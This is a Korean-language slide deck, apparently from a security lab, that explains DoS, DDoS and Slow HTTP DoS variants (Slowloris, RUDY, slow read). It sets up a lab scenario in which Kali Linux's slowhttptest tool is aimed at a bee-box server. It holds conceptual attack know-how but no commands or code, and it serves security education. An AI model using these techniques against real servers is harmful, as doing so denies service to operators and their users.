

Slow HTTP DoS


공격에 대한 분석

BCG LAB 보안 연구실 최홍석 |

Slow HTTP DoS 공격에 대한 분석


DoS 공격

- DoS는 Denial of Service의 약자로, 서비스 거부 공격이라는 의미
- 공격 대상 시스템 또는 서버에 과도한 부하를 발생시켜 다른 이들이 서비스를 이용하지 못하도록 방해하는 공격 기법




DDoS 공격이란 무엇일까요?

- DDoS는 Distributed Denial of Service의 약자로 분산 서비스 공격을 의미
 - 서비스 중단을 목적으로 공격 대상에게 대용량 트래픽을 전송해 서비스의 가용량을 침해하여 다른 이용자가 서비스를 이용하지 못하도록 방해하는 공격
 - 대규모 커뮤니티 집단에서 하나의 웹 사이트를 새로고침 하나로 무너뜨린 사례도 있음
- > 연속 새로고침만으로도 무차별적인 트래픽을 전송할 수 있기에 가능한 공격 기법



Slow HTTP DoS

- 공격 대상 서버에 HTTP 요청 패킷의 Header를 변조해서 동시에 많은 HTTP 연결을 유지하여 서버의 가용량을 침해하는 DoS 공격 기법
- 서버마다 요청을 처리하는 가용량이 있지만, 해당 기법은 서버에게 요청을 매우 천천히 전송하거나 Header를 변조하여 요청이 끝나도 연결을 끊지 못하도록 하는 공격기법



Slow HTTP DoS


- Slow HTTP Header DoS: 요청 Header의 끝을 의미하는 빈 라인의 개행을 전달하지 않고, 지속적으로 불필요한 Header를 추가하여 연결 상태를 유지하는 공격기법
- Slow HTTP POST DoS: RUDY 라고 불리는 공격 기법, 헤더 필드의 Content-Length를 비정상적으로 크게 설정한 후, 매우 작은 데이터를 천천히 웹 서버에 전송하여 연결 상태를 유지하여 웹 서버의 가용량을 침해하는 공격
- Slow HTTP Read DoS: HTTP 요청을 전송한 후 Windows 크기를 아주 작게 설정하여 연결 상태를 유지하며 웹 서버의 가용량을 침해하는 공격(무한 대기 상태)

| | | | | |
|-----------|-------------|------------------|-------------|--------|
| SLOW HTTP | POST | HEADER | READ | ATTACK |
| 다른 명칭 | RUDY Attack | Slowloris Attack | | |
| 동작 | 분할 전송 | 헤더 조작 | window size | |
| 목적 | 웹 서버 DoS | | | |

Slow HTTP DoS 공격에 대한 분석

RUDY ATTACK

- RUDY는 Are You Dead Yet?의 약자로, '너 아직 안 죽었어?'라는 의미를 나타냄
- Slow HTTP DoS 공격 기법 중 POST DoS에 해당
- 개발자의 보안 설정 오류나 App, 프레임워크가 최신 버전이 아닐 경우 취약점을 활용한 공격 기법 중 하나




Slow HTTP DoS 공격에 대한 분석

공격 환경

- bee-box IP [희생자] : 192.168.92.137
- Kali-Linux IP [공격자] : 192.168.43.178

▶ 공격 시나리오

- Kali-Linux를 활용해 bee-box Server에 Slow HTTP DoS 공격을 수행하여 bee-box Server의 가용량을 모두 차지하여 다른 사용자가 접속하지 못하게 한다.
- 공격 실습에서는 칼리 리눅스의 slowhttptest 도구를 활용 (slowhttptest 도구 -> Slow HTTP DoS 공격 테스트 도구)




